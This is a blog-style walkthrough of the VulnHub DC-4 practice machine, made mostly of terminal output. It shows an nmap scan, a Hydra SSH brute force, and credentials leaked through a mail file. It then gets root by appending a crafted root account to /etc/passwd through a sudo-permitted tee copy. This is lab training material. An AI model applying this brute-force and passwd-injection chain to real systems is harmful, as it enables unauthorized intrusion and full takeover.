
vulnhub: DC 4
yurang@kali:~$ nmap -sn 192.168.76.1/24

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 21:52 CST

Nmap scan report for 192.168.76.129

Host is up (0.0044s latency).

Nmap scan report for 192.168.76.131

Host is up (0.0038s latency).

Nmap done: 256 IP addresses (2 hosts up) scanned in 19.71 seconds

yurang@kali:~$ nmap -A 192.168.76.131

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 21:53 CST

Nmap scan report for 192.168.76.131

Host is up (0.00055s latency).

Not shown: 998 closed ports

PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)

| ssh-hostkey:

|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)

|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)

|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)

80/tcp open  http    nginx 1.15.10

|_http-server-header: nginx/1.15.10

|_http-title: System Tools

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel






root@kali:/home/yurang# hydra -l jim -P pass.txt ssh://192.168.76.131

Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 252 login tries (l:1/p:252), ~16 tries per task

[DATA] attacking ssh://192.168.76.131:22/

[STATUS] 177.00 tries/min, 177 tries in 00:01h, 76 to do in 00:01h, 16 active

[22][ssh] host: 192.168.76.131   login: jim   password: jibril04

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
[C:\~]$ ssh jim@192.168.76.131

Connecting to 192.168.76.131:22...

Connection established.

To escape to local shell, press 'Ctrl+Alt+]'.

Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

permitted by applicable law.

You have mail.

Last login: Thu Aug  6 09:40:40 2020 from 192.168.76.129

/usr/bin/xauth:  file /home/jim/.Xauthority does not exist

jim@dc-4:~$ ls /var/mail/

jim

jim@dc-4:~$ ls -l /var/mail/

total 4

-rw-rw---- 1 jim mail 715 Apr  6  2019 jim
jim@dc-4:~$ more /var/mail/jim

From charles@dc-4 Sat Apr 06 21:15:46 2019

Return-path: <charles@dc-4>

Envelope-to: jim@dc-4

Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000

Received: from charles by dc-4 with local (Exim 4.89)

    (envelope-from <charles@dc-4>)

    id 1hCjIX-0000kO-Qt

    for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000

To: jim@dc-4

Subject: Holidays

MIME-Version: 1.0

Content-Type: text/plain; charset="UTF-8"

Content-Transfer-Encoding: 8bit

Message-Id: <E1hCjIX-0000kO-Qt@dc-4>

From: Charles <charles@dc-4>

Date: Sat, 06 Apr 2019 21:15:45 +1000

Status: O

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is:  ^xHhA&hvim0y

See ya,

Charles
jim@dc-4:~$ sudo -l

We trust you have received the usual lecture from the local System

Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.

    #2) Think before you type.

    #3) With great power comes great responsibility.

[sudo] password for jim:

Sorry, user jim may not run sudo on dc-4.

jim@dc-4:~$
charles@dc-4:/home/jim$ sudo -l

Matching Defaults entries for charles on dc-4:

    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:

    (root) NOPASSWD: /usr/bin/teehee

charles@dc-4:/home/jim$
charles@dc-4:/home/jim$ teehee --help

Usage: teehee [OPTION]... [FILE]...

Copy standard input to each FILE, and also to standard output.

  -a, --append              append to the given FILEs, do not overwrite

  -i, --ignore-interrupts   ignore interrupt signals

  -p                        diagnose errors writing to non pipes

      --output-error[=MODE]   set behavior on write error.  See MODE below

      --help     display this help and exit

      --version  output version information and exit

MODE determines behavior with write errors on the outputs:

  'warn'         diagnose errors writing to any output

  'warn-nopipe'  diagnose errors writing to any output not a pipe

  'exit'         exit on error writing to any output

  'exit-nopipe'  exit on error writing to any output not a pipe

The default MODE for the -p option is 'warn-nopipe'.

The default operation when --output-error is not specified, is to

exit immediately on error writing to a pipe, and diagnose errors

writing to non pipe outputs.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>

Full documentation at: <http://www.gnu.org/software/coreutils/tee>

or available locally via: info '(coreutils) tee invocation'
root@kali:/home/yurang# mkpasswd -m SHA-512 12345

$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0

root@kali:/home/yurang#
test:$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0:0:0:test:/root:/bin/bash
charles@dc-4:/home/jim$ sudo teehee -a /etc/passwd

test:$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0:0:0:/root/root:/bin/bash

test:$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0:0:0:/root/root:/bin/bash

^C

charles@dc-4:/home/jim$ more /etc/passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false

systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false

systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false

systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false

_apt:x:104:65534::/nonexistent:/bin/false

messagebus:x:105:109::/var/run/dbus:/bin/false

sshd:x:106:65534::/run/sshd:/usr/sbin/nologin

nginx:x:107:111:nginx user,,,:/nonexistent:/bin/false

charles:x:1001:1001:Charles,,,:/home/charles:/bin/bash

jim:x:1002:1002:Jim,,,:/home/jim:/bin/bash

sam:x:1003:1003:Sam,,,:/home/sam:/bin/bash

Debian-exim:x:108:112::/var/spool/exim4:/bin/false

test:$6$qwK19pMRSUWqanoj$GjN71wScgFYrZLan.1mDFYvhPmalxzeBSptWrervQXLeuM9ZnnTi2FupYnlMEccb1UioDCo9AI2LH46tSkmnn0:0:0:/root/root:/bin/bash
charles@dc-4:/home/jim$ su test

Password:

# whoami

root
# vi /root/flag.txt

888       888          888 888      8888888b.                             888 888 888 888

888   o   888          888 888      888  "Y88b                            888 888 888 888

888  d8b  888          888 888      888    888                            888 888 888 888

888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888

888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888

88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P

8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "

888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888

Congratulations!!!

Hope you enjoyed DC-4.  Just wanted to send a big thanks out there to all those

who have provided feedback, and who have taken time to complete these little

challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
vulnhub: DC 4的更多相关文章
- vulnhub: DC 9
信息收集: root@kali:/opt/test# nmap -A -v 192.168.76.137 Starting Nmap 7.80 ( https://nmap.org ) at 2020 ...
- vulnhub: DC 3
通过nmap扫描,只开放了80端口,并且该web服务是基于Joomla搭建: root@kali:~# nmap -A 192.168.74.140 Starting Nmap 7.80 ( http ...
- vulnhub靶机之DC6实战(wordpress+nmap提权)
0x00环境 dc6靶机下载地址:https://download.vulnhub.com/dc/DC-6.zip dc6以nat模式在vmware上打开 kali2019以nat模式启动,ip地址为 ...
- Vulnhub靶场DC-1 WP
前言 之前提到过最近在做vlunhub的靶场复现工作,今天开始更新writeup吧.(对着walkthrough一顿乱抄嘻嘻嘻) 关于DC-1(官网翻译来的) 描述 DC-1是一个专门构建的易受攻击的 ...
- DC靶机1-9合集
DC1 文章前提概述 本文介绍DC-1靶机的渗透测试流程 涉及知识点(比较基础): nmap扫描网段端口服务 msf的漏洞搜索 drupal7的命令执行利用 netcat反向shell mysql的基 ...
- Vulnhub靶场——DC-1
记一次Vulnhub靶场练习记录 靶机DC-1下载地址: 官方地址 https://download.vulnhub.com/dc/DC-1.zip 该靶场共有5个flag,下面我们一个一个寻找 打开 ...
- Vulnhub dc-4靶机通关
Vulnhub dc-4靶机通关 下载地址:https://download.vulnhub.com/dc/DC-4.zip 安装好dc-4靶机 使用局域网查看器扫描到ip地址 端口扫描,发现运行了8 ...
- LDAP 中 CN, OU, DC 的含义
1. LDAP的存储规则 区分名(DN,Distinguished Name) 和自然界中的树不同,文件系统/LDAP/电话号码簿目录的每一片枝叶都至少有一个独一无二的属性,这一属性可以帮助我们来区别 ...
- 【关于HBITMAP, DC, MEM DC, Clipboard】将HBITMAP拷贝到Clipboard(Windows Clipboard & OLE Clipboard)
参考: Programming Windows with MFC, 2nd. Chapter 18, 19. 建议把这两章学习完(至少到OLE drag-and-drop之前要学习完)再来尝试OLE ...
随机推荐
- 【Flutter 1-2】在 Windows 10下安装Flutter+Dart+Android Studio 配置Flutter开发环境
在 Windows 10下安装Flutter+Dart+Android Studio 配置Flutter开发环境 文章首发地址 配置环境变量 由于部分网站被墙的原因,我们需要先配置Flutter国内镜 ...
- 必须掌握的分布式文件存储系统—HDFS
HDFS(Hadoop Distributed File System)分布式文件存储系统,主要为各类分布式计算框架如Spark.MapReduce等提供海量数据存储服务,同时HBase.Hive底层 ...
- PPT神器
今天要给大家推荐一款开挂一般的 PPT 插件:iSlide 强烈推荐大家下载使用哈,绝对分分钟让你做出美观大气的 PPT! 不管是老师.学生还是公司人员,PPT 都是必须要掌握的技能,然而要 ...
- JS删除微博
昨天晚上找回了10年注册的微博,现在瞅瞅,转发过很多傻吊的微博,关注了一堆营销号,不忍直视,动手删吧!开玩笑的,怎么可能手动! 查看自己的所有微博,F12----->console,负责下面代码 ...
- 《JavaScript高级程序设计》——第二章在HTML使用JavaScript
这章讲的是JavaScript在HTML中的使用,也就是<script>元素的属性.书中详细讲了async.defer.src和type四个<script>的属性. 下面是对第 ...
- ceph踩坑日记之rgw_dynamic_resharding
1.背景说明 参考说明: https://access.redhat.com/documentation/en-us/red_hat_ceph_storage/2/html/object_gatewa ...
- 企业级数据大屏设计如何实现,div+html+echarts
大屏是什么? 大屏设计是最近比较流行的概念,一般按照功能来分有几种: 1. 可交互的触摸屏,大多运用在互动教学课程或者报告演示现场,用户可结合交互操作来阐述具体内容.设计师需要对交互形式和传达内容作统 ...
- 推荐给 Java 程序员的 7 本书
< Java 编程思想> 适合各个阶段 Java 程序员的必备读物.书中对 Java 进行了详尽的介绍,与其它语言做了对比,解释了 Java 很多特性出现的原因和解决的问题.初学者可以通过 ...
- Java学习的第九天
1.双色球联系: 对象的创建和使用 2.静态没太明白. 3.明天学习java 的方法
- Java获取不到Canal服务器端数据问题汇总(坑人的东西)
情况1:(基本都是这样的问题,) 1.需要修改canal.properties配置 vim conf/canal.properties canal.instance.parser.parallelTh ...